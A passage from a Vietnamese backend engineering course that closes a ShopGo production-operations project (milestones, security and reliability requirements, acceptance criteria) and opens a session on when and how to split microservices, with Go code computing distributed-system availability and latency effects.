M3	Phát hành	Thẻ SemVer sinh từ Conventional Commits; workflow `release.yml` đẩy ảnh theo thẻ bất biến, SBOM + provenance, **ký cosign theo digest**; triển khai **xác minh chữ ký** trước khi chạy
M4	Hạ tầng như mã	Terraform cho phần dữ liệu và registry (ECR/S3/RDS hoặc tương đương) + OIDC cho CI (không khóa dài hạn); `fmt`/`validate`/`test`; **kiểm tra chính sách trên plan**; plan trên PR, apply sau duyệt; state từ xa có khóa
M5	Triển khai	**Đường A:** playbook Ansible idempotent, `systemd` gia cố, `deploy.sh` có `healthz` + tự quay lui. **Đường B:** manifest Kustomize (staging/production), probe, tài nguyên, HPA, PDB, NetworkPolicy, Job migration `PreSync`, ArgoCD `selfHeal`
M6	Rìa và TLS	Nginx/Ingress: TLS 1.2+/1.3, HSTS, header an toàn, `limit_req`, chặn `/metrics`, ghi đè `X-Forwarded-For`, `X-Request-ID`; chứng chỉ Let's Encrypt gia hạn tự động **kèm cảnh báo hết hạn từ bên ngoài**
M7	Quan sát production	Prometheus + Grafana (hoặc dịch vụ quản lý) với RED + nghiệp vụ + pool DB + cache + outbox; cảnh báo SLO đốt nhanh/chậm **được kiểm thử bằng** `promtool`; kiểm tra bên ngoài (uptime) cho `/readyz`; log tập trung có `trace_id`
M8	Dữ liệu và DR	Sao lưu hằng đêm ra **ngoài tài khoản chính**, mã hóa; **diễn tập khôi phục tự động hằng tuần** đo RTO; WAL liên tục + **PITR đã thử**; di trú không gián đoạn (mở rộng–thu hẹp) cho ít nhất một thay đổi thật; chính sách giữ
M9	Độ bền và hiệu năng	Báo cáo đo tải mở (trước/sau cache, tìm điểm gãy, `pool/W`), thí nghiệm hỗn loạn (giết Redis/DB chậm) có kết luận, ít nhất một tối ưu có profile pprof trước–sau, kế hoạch dung lượng cho đợt khuyến mãi gấp 10 lần
M10	Vận hành	≥ 3 runbook **đã chạy thử**; quy trình sự cố (mức, vai trò); một **game day** với hậu kiểm không đổ lỗi và ≥ 5 hành động có chủ/hạn; chính sách ngân sách lỗi

3. Yêu cầu phi chức năng (đo được)

Nhóm	Mục tiêu
Tốc độ phát hành	Từ commit hợp nhất đến chạy trên staging ≤ 15 phút; staging → production có duyệt ≤ 30 phút
Quay lui	Về bản trước ≤ 5 phút (tự động nếu `healthz` hỏng sau triển khai); đã diễn tập
Khôi phục	RPO ≤ 5 phút (WAL); RTO ≤ 1 giờ **đo được** bằng diễn tập từ chỉ mã + sao lưu
Bảo mật	Không bí mật dài hạn trong CI/Git (OIDC, SOPS/External Secrets); `gitleaks` sạch lịch sử; ảnh không root, hệ tệp chỉ đọc; `/metrics`, `/debug/pprof` không ra Internet; chính sách trên plan Terraform đạt
Độ tin cậy	Triển khai không rớt yêu cầu (thử bằng tải liên tục trong lúc cuốn chiếu); Redis chết: p99 đọc sản phẩm trở lại bình thường sau ≤ 5 giây
Chi phí	Dưới 60 USD/tháng ở giai đoạn đầu; thẻ trên mọi tài nguyên; cảnh báo ngân sách
Tài liệu	`README` "chạy lần đầu" 3 lệnh; runbook; ADR chọn nơi chạy; sơ đồ kiến trúc; tài liệu DR

4. Kế hoạch theo mốc (gợi ý thời gian)

Mốc	Thời gian	Definition of Done
M1	4–5h	`make up` dựng hệ thống; ảnh < 50 MiB; `docker stop` thoát trong < 5 giây (bằng chứng tắt êm); Dockerfile qua lint BuildKit

Mốc	Thời gian	Definition of Done
M2	4–6h	PR cố ý hỏng từng cổng thì CI đỏ; `actionlint` sạch; thời gian CI p50 < 10 phút
M3	5–7h	Đẩy thẻ `v0.1.0` tạo ảnh đã ký; `cosign verify` thành công; ảnh không ký bị cổng triển khai từ chối
M4	6–8h	`terraform plan` hiển thị trên PR; plan cố ý vi phạm (RDS công khai) bị cổng chính sách chặn
M5	8–12h	Triển khai bản mới không rớt yêu cầu (tải liên tục 0 lỗi); bản hỏng tự quay lui; `selfHeal` (B) hoặc Ansible `--check` sạch (A)
M6	3–4h	`ssllabs`/`openssl s_client`: chỉ TLS 1.2/1.3; HSTS; cảnh báo hết hạn đã bắn thử với chứng chỉ gần hết hạn
M7	5–7h	4 kịch bản `promtool test rules` xanh; tắt API thử: cảnh báo bên ngoài bắn ≤ 2 phút
M8	6–8h	Diễn tập hằng tuần chạy tự động; PITR về T1 thành công (lấy đủ dữ liệu trước "thảm họa"); RTO ghi số thật
M9	6–8h	Báo cáo đo tải ≥ 3 lần/mức; hồ sơ pprof trước–sau; kết luận thí nghiệm hỗn loạn
M10	5–7h	Game day thực hiện; hậu kiểm có dòng thời gian, MTTD/MTTM/MTTR, ≥ 5 hành động

5. Bản tham chiếu: những gì đã làm sẵn

Thư mục `shopgo-reference/` của giáo trình chứa phần lớn các **tệp vận hành** của M1–M8 (không chứa tài khoản/môi trường thật của bạn; những thứ đó bạn tự dựng). Cây tệp thật, kèm số dòng:

```
$ tree (các tệp vận hành của bản tham chiếu; số dòng bên phải)
.dockerignore                                          14
.env.example                                            4
.github/CODEOWNERS                                      5
.github/dependabot.yml                                 14
.github/workflows/ci.yml                              111
.github/workflows/deploy-production.yml                67
.github/workflows/deploy-staging.yml                   34
.github/workflows/release.yml                          56
.github/workflows/scheduled-security.yml               33
.github/workflows/terraform.yml                        84
.golangci.yml                                          24
Dockerfile                                             34
Makefile                                               70
compose.dev.yaml                                       25
compose.test.yaml                                      29
compose.yaml                                           94
deploy/ansible/inventory.example.ini                    7
deploy/ansible/site.yml                               111
deploy/ansible/templates/api.env.j2                     8
deploy/argocd/application.yaml                         32
deploy/argocd/appproject.yaml                          19
deploy/k8s/base/api.yaml                               72
deploy/k8s/base/configmap.yaml                         16
deploy/k8s/base/hpa.yaml                               16
deploy/k8s/base/ingress.yaml                           23
deploy/k8s/base/kustomization.yaml                     18
deploy/k8s/base/migrate-job.yaml                       35
deploy/k8s/base/namespace.yaml                          6
deploy/k8s/base/networkpolicy.yaml                     28
deploy/k8s/base/pdb.yaml                               17
deploy/k8s/base/worker.yaml                            37
deploy/k8s/overlays/production/kustomization.yaml      15
deploy/k8s/overlays/staging/kustomization.yaml         43
deploy/nginx/nginx.conf                                25
deploy/nginx/shopgo.conf                               90
deploy/prometheus/prometheus.yml                       14
deploy/prometheus/rules/shopgo.rules.yml               68
deploy/prometheus/tests/shopgo.rules.test.yml          69
```

```
deploy/secrets/externalsecret.yaml                    39
deploy/systemd/shopgo-api.service                     38
deploy/systemd/shopgo-worker.service                  25
deploy/terraform/github_oidc.tf                       68
deploy/terraform/main.tf                             103
deploy/terraform/outputs.tf                           16
deploy/terraform/tests/policy.tftest.hcl              56
deploy/terraform/variables.tf                         43
deploy/terraform/versions.tf                          29
docs/adr/0001-modular-monolith-hai-tien-trinh.md       8
docs/adr/0002-outbox-thay-vi-publish-truc-tiep.md      8
docs/adr/0003-cache-fail-open-co-cau-dao.md            7
docs/adr/0004-vps-truoc-kubernetes-sau.md              7
docs/adr/0005-oidc-khong-khoa-dai-han.md               7
docs/architecture.md                                  27
docs/runbooks/error-budget-burn.md                    30
docs/runbooks/outbox-backlog.md                       24
docs/runbooks/redis-down.md                           28
scripts/backup.sh                                     40
scripts/deploy.sh                                    104
scripts/next-version.sh                               47
scripts/readiness.sh                                  60
scripts/restore_drill.sh                              36
scripts/seed.sql                                      43
scripts/smoke.sh                                      57

Tổng: 63 tệp vận hành, 2417 dòng
```

Và đây là **trạng thái kiểm tra thật** của chính bản tham chiếu tại thời điểm viết giáo trình (cùng các cổng mà CI chạy, trừ những gì cần máy Linux/đám mây):

```
$ make check   (lint + test + vuln: đúng bộ cổng CI)
go vet ./...
golangci-lint run ./...
0 issues.
ok      shopgo/internal/app
ok      shopgo/internal/arch
ok      shopgo/internal/order
ok      shopgo/internal/platform/auth
ok      shopgo/internal/platform/cache
ok      shopgo/internal/platform/config
No vulnerabilities found.
Your code is affected by 0 vulnerabilities.
  mã thoát: 0

$ kiểm tra tĩnh toàn bộ cấu hình triển khai
dockerfile hợp lệ: Dockerfile
compose hợp lệ: 6 dịch vụ (api, db, mailpit, migrate, redis, worker)
actionlint: 6 workflow, không phát hiện nào
k8s hợp lệ: map[ConfigMap:1 Deployment:2 HorizontalPodAutoscaler:1 Ingress:1 Job:1 Namespace:1
NetworkPolicy:2 PodDisruptionBudget:2 Service:1]
promtool test rules: SUCCESS (4 kịch bản cảnh báo)
terraform fmt: đã chuẩn
shfmt: tất cả script đúng định dạng
```

Những gì đã được **kiểm chứng bằng cách chạy thật** trong quá trình viết giáo trình (xem ghi chú từng buổi): lint, test và quét lỗ hổng của mã; phân tích tĩnh Dockerfile/Compose/workflow/manifest/Terraform; Nginx thật với TLS tự ký; `deploy.sh` với quay lui; sao lưu, diễn tập khôi phục và PITR trên PostgreSQL 18 thật; di trú không gián đoạn; đo tải mở; hỗn loạn Redis; pprof; `terraform plan` (ngoại tuyến) và chính sách trên plan; SOPS + age; gitleaks. Những gì **chưa** được chạy trên máy kiểm chứng và bạn phải tự xác nhận trên môi trường của mình: `docker build/run` và `compose up` thật; workflow chạy trên máy chủ GitHub (cache, OIDC, cosign thật); `terraform apply` lên AWS thật; Ansible thật; `kubectl apply`, ArgoCD, External Secrets, cert-manager trên cụm thật; Let's Encrypt thật; đo tải trên phần cứng chuyên dụng (race detector `-`

`race` cũng cần Linux/CI). **Đừng coi một khối cấu hình là "xong" trước khi bạn chạy nó và thấy nó hoạt động.**

6. Tiêu chí nghiệm thu (tự chấm)

Phát hành và triển khai

- [ ] Một PR hợp nhất → ảnh dựng, quét, ký → staging cập nhật tự động; production cần duyệt và chỉ nhận ảnh có chữ ký hợp lệ.
- [ ] Triển khai dưới tải liên tục 0 yêu cầu lỗi (đo bằng bộ phát tải mở); thử cả `SIGTERM` giữa lúc có yêu cầu đang chạy.
- [ ] Phát hành một bản **cố ý hỏng** (crash khi khởi động) và chứng minh nó tự quay lui (hoặc `selfHeal`/PreSync chặn) trong ≤ 5 phút, người dùng không thấy lỗi quá 1 phút.

Dữ liệu và DR

- [ ] Sao lưu ngoài tài khoản chính, mã hóa, có checksum; diễn tập khôi phục hằng tuần tự động và cảnh báo khi hỏng.
- [ ] PITR: cố ý `DELETE` toàn bộ một bảng trên bản sao staging, khôi phục về trước đó, xác minh dữ liệu; ghi RTO thực.
- [ ] Một thay đổi lược đồ thật (đổi tên cột) hoàn thành qua mở rộng–chuyển đổi–thu hẹp, có tải liên tục, không rớt yêu cầu; mọi DDL có `lock_timeout`.

Bảo mật

- [ ] Không bí mật dài hạn trong CI hoặc Git; `gitleaks` sạch cả lịch sử; có kế hoạch xoay vòng đã thử cho `JWT_SECRET`.
- [ ] Từ Internet: chỉ 80/443 mở; `/metrics`, `/debug/pprof`, DB, Redis không truy cập được; TLS đạt; header an toàn.
- [ ] Chính sách trên plan Terraform chặn thử một cấu hình vi phạm; ảnh không root, `readOnlyRootFilesystem`.

Quan sát và vận hành

- [ ] Bốn kịch bản cảnh báo qua `promtool test rules`; cảnh báo kiểm tra bên ngoài bắn khi tắt dịch vụ; cảnh báo chứng chỉ hết hạn đã thử.
- [ ] ≥ 3 runbook chạy thử trong game day, lỗi được sửa vào runbook.
- [ ] Hậu kiểm của game day: dòng thời gian, MTTD/MTTM/MTTR, nguyên nhân gốc, ≥ 5 hành động có chủ/hạn đã nhập vào hệ thống theo dõi.

Hiệu năng và dung lượng

- [ ] Báo cáo đo tải: phương pháp (mô hình mở, Zipf, làm nóng), kết quả nhiều lần, điểm gãy, tính `pool/W` và so với thực nghiệm; kế hoạch cho khuyến mãi gấp 10 lần (số bản sao, `minReplicas` trước giờ G, `max_connections`).
- [ ] Hồ sơ pprof trước–sau cho một tối ưu có đo; thí nghiệm hỗn loạn có giả thuyết, kết quả, sửa.

7. Rubric tự chấm (100 điểm)

Hạng mục	Điểm	Cách chấm
Phát hành tự động và quay lui (M2, M3, M5)	18	Triển khai dưới tải 0 lỗi; bản hỏng tự quay lui; chữ ký được xác minh

Hạng mục	Điểm	Cách chấm
Dữ liệu, sao lưu, PITR, di trú không gián đoạn (M8)	18	Diễn tập tự động; PITR thành công; DDL an toàn có bằng chứng
Hạ tầng như mã và chính sách (M4)	12	`plan` trên PR, chính sách chặn vi phạm, OIDC, state an toàn
Bảo mật pipeline và bí mật (M2, M4, M6)	12	Không bí mật dài hạn; quét sạch; quyền tối thiểu; rìa được gia cố
Quan sát và cảnh báo được kiểm thử (M7)	12	Test quy tắc xanh; cảnh báo bên ngoài; điều tra được một sự cố giả trong < 10 phút
Độ bền, hiệu năng, dung lượng (M9)	12	Báo cáo trung thực, tái lập được, kết luận có số liệu
Vận hành sự cố và tài liệu (M10)	10	Runbook đã chạy; hậu kiểm chất lượng; ADR; README
Đóng gói và cục bộ (M1)	6	`make up` một lệnh; ảnh nhỏ, an toàn

8. Mở rộng

1. **Triển khai tiến bộ (canary)** với Argo Rollouts/Flagger: phân tích số đo tự động và tự quay lui (bài tập 8, Buổi 45).
2. **Môi trường xem trước cho mỗi PR** bằng ArgoCD ApplicationSet + một cơ sở dữ liệu tạm; xóa khi đóng PR.
3. **Đa vùng ấm (warm standby)**: sao chép WAL/ảnh sang vùng thứ hai, đo RTO thật của chuyển vùng.
4. **Tuân thủ như mã**: OPA/Kyverno từ chối workload vi phạm ở cụm (bài tập 8, Buổi 47); ghi nhật ký kiểm toán thay đổi hạ tầng.
5. **Tối ưu chi phí**: tắt staging ngoài giờ, Savings Plans, Graviton (arm64 đa kiến trúc), rà soát tài nguyên bỏ quên; đo trước–sau.
6. **Tự động hóa toil**: biến hai runbook thành công cụ Go (`shopgo-ops redis-reset`, `shopgo-ops outbox-requeue`) có test và kiểm toán.

> **Điều dự án này dạy bạn**
>
> Khác biệt giữa "đã triển khai" và "đã vận hành" là **bằng chứng**. Bạn sẽ thấy mỗi biện pháp đều có một cách thất bại không hiển nhiên: sao lưu không khôi phục được vì thiếu quyền; cảnh báo không bao giờ bắn vì sai một dấu; quay lui chọn nhầm bản hỏng (lỗi mà `deploy.sh` của chúng ta mắc phải ở lần viết đầu và bài thử bắt được); "fail-open" giữ 100% thành công nhưng đẩy p99 lên 280 ms; `govulncheck` đỏ vì bản vá của toolchain; `gosec` chạy riêng không hiểu chú thích bỏ qua của `golangci-lint`; `curl` từ chối chứng chỉ vì đúng là không tin cậy. Không lỗi nào trong số đó nhìn thấy được bằng cách *đọc* cấu hình; tất cả lộ ra khi bạn **chạy nó và kiểm tra kết quả**. Hãy hình thành thói quen đó: mỗi dòng bạn viết vào hạ tầng đi kèm một cách để chứng minh nó hoạt động, và mỗi sự cố sinh ra một bài test hoặc một cảnh báo. Đó là cách một người một mình có thể giữ một hệ thống thật chạy ổn định.

PHẦN 7 — SENIOR: MICROSERVICES THỰC CHIẾN VÀ CAPSTONE

> **Tổng quan giai đoạn**
> **Số buổi:** 3 (Buổi 50 – Buổi 52) · **Thời lượng:** khoảng 3–4 tuần toàn thời gian (phần lớn là Capstone) · **Đầu vào:** hoàn thành Giai đoạn 6 (ShopGo trên production) · **Đầu ra:** hiểu khi nào và *làm thế nào* tách dịch vụ mà không biến hệ thống thành một "monolith phân tán"; có bộ kỹ năng của người mà đội tin cậy giao các quyết định kỹ thuật; và một **dự án tốt nghiệp** chứng minh bạn thiết kế, xây dựng, triển khai và vận hành một hệ thống backend ở chuẩn production

Sáu giai đoạn trước dạy bạn *làm được*: viết, kiểm thử, đóng gói, triển khai, vận hành. Giai đoạn cuối dạy phần khó nhất và ít được dạy nhất của nghề: **quyết định**. Senior không phải là người biết nhiều framework hơn; đó là người, khi đứng trước một lựa chọn mơ hồ (tách dịch vụ hay không, thêm cache hay chưa, tự xây hay mua, viết lại hay sửa dần), đưa ra được **quyết định có lý do, có đánh đổi được nêu rõ, có cách đo xem nó đúng hay sai, và có đường lui**, rồi giúp cả đội đi cùng. Giai đoạn này gồm:

Buổi	Chủ đề	Từ khóa chính
50	Microservices thực chiến	khi nào tách, toán phân tán, chi phí mạng, ranh giới ép bằng test, strangler fig, dữ liệu theo dịch vụ, saga, hợp đồng, vận hành
51	Kỹ năng Senior	tài liệu thiết kế, ADR, review mã, ước lượng, ra quyết định, dẫn dắt kỹ thuật, phỏng vấn, trưởng thành nghề nghiệp
52	**Capstone**	dự án tốt nghiệp: đặc tả, thiết kế, xây dựng, triển khai, vận hành, trình bày

Mục tiêu của giai đoạn

- Phân tích một yêu cầu "tách microservices" bằng **số liệu và đánh đổi**, và biết khi nào câu trả lời đúng là *không*.
- Chuẩn bị và thực hiện việc tách bằng **strangler fig**: ranh giới được ép bằng test, dữ liệu có chủ, hợp đồng có phiên bản, mỗi bước có đường lui.
- Thiết kế giao tiếp giữa dịch vụ (đồng bộ, bất đồng bộ, saga) với **độ bền** và **độ nhất quán** được tính toán chứ không phải hy vọng.
- Viết **tài liệu thiết kế**, **ADR**, và **review mã** ở chất lượng khiến đội tin tưởng; ước lượng và trao đổi rủi ro trung thực.
- Hoàn thành **Capstone**: một hệ thống thật, có người dùng giả lập, có SLO, có hạ tầng là mã, có bằng chứng vận hành, có tài liệu để người khác tiếp quản.

Ba nguyên tắc của giai đoạn này

1. **Giải pháp đơn giản nhất đáp ứng yêu cầu đo được là giải pháp đúng.** Microservices, Kubernetes, CQRS, event sourcing đều là công cụ có giá; dùng khi *bằng chứng* cho thấy cái giá đáng.
2. **Mọi quyết định là một đánh đổi.** Nếu bạn không nêu được thứ bạn đang *hy sinh*, bạn chưa hiểu quyết định.
3. **Quyết định có thể đảo ngược thì đi nhanh; quyết định khó đảo ngược thì đi chậm và có tài liệu.** Phân loại trước khi bàn luận.

Tự đánh giá trước khi vào Capstone

- Tôi tính được độ khả dụng và độ trễ đuôi của một chuỗi gọi đồng bộ, và giải thích vì sao "tách dịch vụ" có thể làm cả hai tệ đi.
- Tôi ép được ranh giới module bằng test, và vạch được các bước tách một module khỏi monolith mà mỗi bước đều quay lui được.
- Tôi thiết kế được quy trình đặt hàng xuyên hai dịch vụ bằng saga với bù trừ idempotent, và nêu được trải nghiệm người dùng khi dữ liệu "nhất quán cuối cùng".
- Tôi viết được một tài liệu thiết kế một trang cho một thay đổi lớn và một ADR cho một quyết định khó đảo ngược.
- Tôi đưa ra được nhận xét review mã vừa chặt chẽ vừa tôn trọng, và biết cách nói "không" với một yêu cầu kèm lý do.

Buổi 50 — Microservices thực chiến

Thông tin buổi học

Thời lượng: 8 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** Buổi 33, 34, 36, 38, 39, 40, 47, 49

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Quyết định **có tách dịch vụ hay không** dựa trên tín hiệu đo được, và nhận ra "monolith phân tán", kiểu thất bại phổ biến nhất của microservices.
- Dùng **toán của hệ phân tán** (độ khả dụng nhân theo chuỗi, khuếch đại đuôi, khuếch đại thử lại) và **số đo chi phí mạng** để lượng giá một ranh giới mới.
- **Ép ranh giới module bằng test** trong modular monolith, để việc tách (hoặc không tách) sau này là lựa chọn chứ không phải cuộc phẫu thuật.
- Thực hiện tách theo **strangler fig**: từng bước nhỏ, mỗi bước có đường lui, chạy song song để so sánh, rồi mới cắt.
- Thiết kế **dữ liệu theo dịch vụ**: sở hữu rõ ràng, không join xuyên dịch vụ, không khóa ngoại xuyên dịch vụ, đồng bộ qua sự kiện, đặt hàng xuyên dịch vụ bằng **saga** với bù trừ và idempotency.
- Quản lý **hợp đồng** giữa dịch vụ (protobuf, phiên bản, kiểm tra phá vỡ tương thích, kiểm thử hợp đồng) và các **cạm bẫy vận hành** của hệ thống nhiều dịch vụ (truy vết, sự cố dây chuyền, triển khai, gỡ lỗi cục bộ).
- Viết **ADR** cho quyết định tách dịch vụ, gồm điều kiện đảo ngược.

Microservices là giải pháp cho vấn đề về TỔ CHỨC, được mua bằng độ phức tạp KỸ THUẬT

Lý do chính đáng để tách dịch vụ là để *nhiều đội* phát triển và triển khai *độc lập*, hoặc vì *các phần có nhu cầu co giãn, độ tin cậy hay tuân thủ rất khác nhau*. Lý do không chính đáng (mà rất phổ biến): vì nó "hiện đại", vì CV, vì một công ty lớn làm vậy, vì "monolith không co giãn được" (không đúng: monolith không trạng thái co giãn ngang tốt). Cái giá luôn đến trước lợi ích: mỗi lời gọi hàm biến thành lời gọi mạng có thể thất bại, chậm, trùng lặp, đến sai thứ tự; mỗi giao dịch biến thành saga; mỗi lần triển khai thành một ma trận phiên bản; mỗi lỗi thành một cuộc điều tra phân tán. Đội nhỏ tách sớm thường chậm đi, không nhanh lên. Buổi này dạy cả hai: **làm đúng khi nên làm**, và **thấy rõ khi không nên**.

Về những gì chạy được ở buổi này

Chúng tôi **không** dựng cụm 20 dịch vụ cho đẹp. Thay vào đó, mọi khẳng định đều đi kèm thứ chạy được: (1) **test kiến trúc** ép ranh giới giữa bốn module của ShopGo, chạy trên mã thật (đồ thị import thật được in ra); (2) chương trình **toán phân tán** (đầu ra xác định); (3) **đo chi phí ranh giới** cho cùng một thao tác qua lời gọi hàm, HTTP/JSON và gRPC trên loopback; (4) các mẫu mã gRPC, saga, outbox đã chạy thật ở Buổi 33, 34, 39 (chúng tôi tham chiếu thay vì chép lại). Kiến trúc nhiều dịch vụ hoàn chỉnh là bài tập mở rộng của Capstone.

1. Có nên tách không?

Buổi 40 đã so sánh monolith, modular monolith và microservices. Ở đây ta biến nó thành một **quy trình quyết định**. Hãy thử trả lời trung thực các câu hỏi sau; nếu phần lớn đáp án là "không", đừng tách:

#	Câu hỏi	Dấu hiệu nên tách
1	Có **nhiều đội** (≥ 3–4) giẫm chân nhau khi sửa cùng mã/triển khai cùng lúc không?	Hàng đợi triển khai, xung đột hợp nhất liên tục, "đóng băng mã"
2	Có phần nào cần **co giãn rất khác** (CPU nặng, bộ nhớ lớn, tải đột biến riêng) không?	Một tính năng chiếm 80% tài nguyên nhưng 5% giá trị
3	Có phần nào cần **độ tin cậy/cách ly lỗi** khác hẳn (thanh toán so với gợi ý) không?	Lỗi ở phần phụ kéo sập lõi dù đã dùng bulkhead/breaker (Buổi 39)
4	Có phần nào cần **công nghệ/dữ liệu/tuân thủ riêng** (PCI, ngôn ngữ khác, kho dữ liệu khác) không?	Yêu cầu pháp lý tách dữ liệu thẻ
5	Ranh giới nghiệp vụ có **ổn định, hiểu rõ** không (bạn đã vẽ được bối cảnh DDD)?	Hai năm qua ranh giới ít đổi
6	Đội có **năng lực vận hành** (CI/CD, giám sát, truy vết, trực) cho nhiều dịch vụ không?	Đã làm tốt với một dịch vụ
7	Bạn đã thử **modular monolith + tách tiến trình (API/worker)** và nó không đủ chưa?	Có số đo chứng minh

ShopGo, với đội 2–6 người, tải vài trăm yêu cầu mỗi giây và ranh giới chưa ổn định, **không nên** tách thành microservices. Chúng ta vẫn học cách tách đúng vì (a) bạn sẽ làm việc ở nơi cần nó, (b) hiểu cái giá làm bạn *thiết kế monolith tốt hơn*, và (c) một số phần (ví dụ worker gửi thông báo) đã được tách tiến trình một cách hợp lý.

Monolith phân tán là thất bại cần nhận diện: nhiều dịch vụ nhưng vẫn **phải triển khai cùng nhau** (thay đổi một cái đòi sửa các cái khác), **chia sẻ một cơ sở dữ liệu** (mọi người đọc/ghi bảng của nhau), hoặc **gọi nhau đồng bộ theo chuỗi dài** (một dịch vụ chết kéo cả chuỗi). Bạn nhận được mọi cái giá của hệ phân tán mà không được lợi ích nào của sự độc lập. Dấu hiệu: "để thêm một trường vào đơn hàng, ta sửa bốn kho mã và phát hành chúng theo thứ tự".

2. Toán của hệ phân tán

Trước khi vẽ ranh giới, hãy biết nó làm gì với các con số. Chương trình sau tính bốn hiệu ứng (đầu ra xác định):

```
// Toán của hệ phân tán: vì sao "tách thành nhiều dịch vụ" làm độ tin cậy và độ trễ đuôi TỆ ĐI nếu không có thiết kế bù.
package main

import (
    "fmt"
    "math"
)

func main() {
    const minutesPerMonth = 30 * 24 * 60

    fmt.Println("1) Độ khả dụng của một yêu cầu cần ĐỒNG BỘ N dịch vụ, mỗi dịch vụ 99,9%:")
    fmt.Println("   N   khả dụng    ngừng/tháng")
    for _, n := range []int{1, 2, 3, 5, 8, 12} {
        a := math.Pow(0.999, float64(n))
        fmt.Printf("  %2d   %7.3f%%   %6.1f phút\n", n, a*100, (1-a)*minutesPerMonth)
    }

    fmt.Println("\n2) Khuếch đại đuôi: p99 mỗi dịch vụ = 50 ms. Xác suất một yêu cầu chạm ít nhất MỘT lần chậm (>= p99) khi gọi k dịch vụ tuần tự:")
    fmt.Println("   k   xác suất")
```

```
    for _, k := range []int{1, 3, 5, 10, 20, 50} {
        fmt.Printf("  %2d   %6.1f%%\n", k, 100*(1-math.Pow(0.99, float64(k))))
    }

    fmt.Println("\n3) Khuếch đại tải khi mỗi tầng thử lại tối đa r lần và có d tầng gọi nhau (trường hợp
xấu nhất khi tầng cuối hỏng):")
    fmt.Println("   d\r     r=1     r=2     r=3")
    for d := 1; d <= 4; d++ {
        fmt.Printf("   %d   ", d)
        for r := 1; r <= 3; r++ {
            fmt.Printf("%6.0f× ", math.Pow(float64(r+1), float64(d)))
        }
        fmt.Println()
    }

    fmt.Println("\n4) Cùng mục tiêu 99,9% cho đặt hàng; mỗi phụ thuộc 99,9% nhưng chỉ k trong số đó nằm
trên đường đồng bộ bắt buộc:")
    fmt.Println("   tổng phụ thuộc: 8")
    for _, k := range []int{8, 4, 2, 1} {
        fmt.Printf("   %d đồng bộ + %d bất đồng bộ (hàng đợi/sự kiện)  -> khả dụng đặt hàng ~ %.3f%%\n", k,
8-k, math.Pow(0.999, float64(k))*100)
    }
}
```

```
1) Độ khả dụng của một yêu cầu cần ĐỒNG BỘ N dịch vụ, mỗi dịch vụ 99,9%:
   N   khả dụng    ngừng/tháng
   1    99.900%     43.2 phút
   2    99.800%     86.4 phút
   3    99.700%    129.5 phút
   5    99.501%    215.6 phút
   8    99.203%    344.4 phút
  12    98.807%    515.6 phút

2) Khuếch đại đuôi: p99 mỗi dịch vụ = 50 ms. Xác suất một yêu cầu chạm ít nhất MỘT lần chậm (>= p99) khi
gọi k dịch vụ tuần tự:
   k   xác suất
   1      1.0%
   3      3.0%
   5      4.9%
  10      9.6%
  20     18.2%
  50     39.5%

3) Khuếch đại tải khi mỗi tầng thử lại tối đa r lần và có d tầng gọi nhau (trường hợp xấu nhất khi tầng
cuối hỏng):
   d      r=1     r=2     r=3
   1        2×      3×      4×
   2        4×      9×     16×
   3        8×     27×     64×
   4       16×     81×    256×

4) Cùng mục tiêu 99,9% cho đặt hàng; mỗi phụ thuộc 99,9% nhưng chỉ k trong số đó nằm trên đường đồng bộ bắt
buộc:
   tổng phụ thuộc: 8
   8 đồng bộ + 0 bất đồng bộ (hàng đợi/sự kiện)  -> khả dụng đặt hàng ~ 99.203%
   4 đồng bộ + 4 bất đồng bộ (hàng đợi/sự kiện)  -> khả dụng đặt hàng ~ 99.601%
   2 đồng bộ + 6 bất đồng bộ (hàng đợi/sự kiện)  -> khả dụng đặt hàng ~ 99.800%
   1 đồng bộ + 7 bất đồng bộ (hàng đợi/sự kiện)  -> khả dụng đặt hàng ~ 99.900%
```

Bốn bảng, bốn bài học:

1. **Khả dụng nhân theo chuỗi.** Một yêu cầu cần đồng bộ 8 dịch vụ, mỗi cái 99,9%, chỉ còn 99,2% (hơn 5,7 giờ ngừng mỗi tháng thay vì 43 phút). *Mỗi dịch vụ mới trên đường đồng bộ bắt buộc làm giảm độ tin cậy chung.* Đây là lý do mục tiêu thiết kế là giữ **đường đồng bộ bắt buộc ngắn**.

2. **Khuếch đại đuôi.** Nếu mỗi dịch vụ chậm (≥ p99 của nó) trong 1% trường hợp, thì một yêu cầu gọi 20 dịch vụ tuần tự gặp ít nhất một lần chậm tới 18% (p99 của *cả yêu cầu* chính là p82 của từng dịch vụ). Độ trễ đuôi của hệ thống nhiều dịch vụ *tệ hơn nhiều* so với từng thành phần.
3. **Khuếch đại thử lại.** Ba tầng gọi nhau, mỗi tầng thử lại 2 lần: khi tầng cuối hỏng, nó nhận 27 lần tải gốc. Cộng với bão thử lại, đây là cách một lỗi nhỏ ở đáy thành sập dây chuyền (Buổi 39: một tầng thử lại, ngân sách thử lại, cầu dao).
4. **Chuyển phần không quan trọng sang bất đồng bộ cứu độ khả dụng.** Cùng 8 phụ thuộc, nếu chỉ 1 nằm trên đường đồng bộ bắt buộc (phần còn lại qua hàng đợi/sự kiện, Buổi 33), khả dụng đặt hàng bằng đúng khả dụng của phụ thuộc duy nhất đó (99,9%), thay vì 99,2%. *Thiết kế bất đồng bộ là công cụ độ tin cậy mạnh nhất của microservices.*

3. Chi phí của ranh giới mạng

Giữa hai module trong cùng tiến trình, một lời gọi hàm tốn nano-giây, không thất bại ngoài lỗi nghiệp vụ, và có kiểu tĩnh. Qua mạng nó tốn micro đến mili-giây, thất bại theo nhiều cách, và hợp đồng phải được quản lý. Cùng thao tác "đọc tồn kho" qua ba kiểu ranh giới, đứng sau cùng một giao diện miền (`StockReader`; module `order` không biết bên dưới là gì):

```
// Chi phí của ranh giới mạng: cùng một thao tác "đọc tồn kho" qua (1) lời gọi hàm trong tiến trình,
// (2) HTTP/JSON qua loopback, (3) gRPC qua loopback. Đo thời gian trung bình mỗi lần gọi và thông lượng.
// Loopback KHÔNG có độ trễ mạng thật: đây là cận dưới; mạng thật thêm 0,2-1 ms mỗi lần gọi.
package main

import (
    "context"
    "encoding/json"
    "fmt"
    "io"
    "net"
    "net/http"
    "sync"
    "sync/atomic"
    "time"

    pb "learn/grpcgen/gen/shopgo/inventory/v1"

    "google.golang.org/grpc"
    "google.golang.org/grpc/credentials/insecure"
)

// Giao diện miền (đúng như module order thấy): không biết bên dưới là hàm, HTTP hay gRPC.
type StockReader interface {
    Available(ctx context.Context, productID int64) (int32, error)
}

// (1) Trong tiến trình.
type local struct{ m map[int64]int32 }

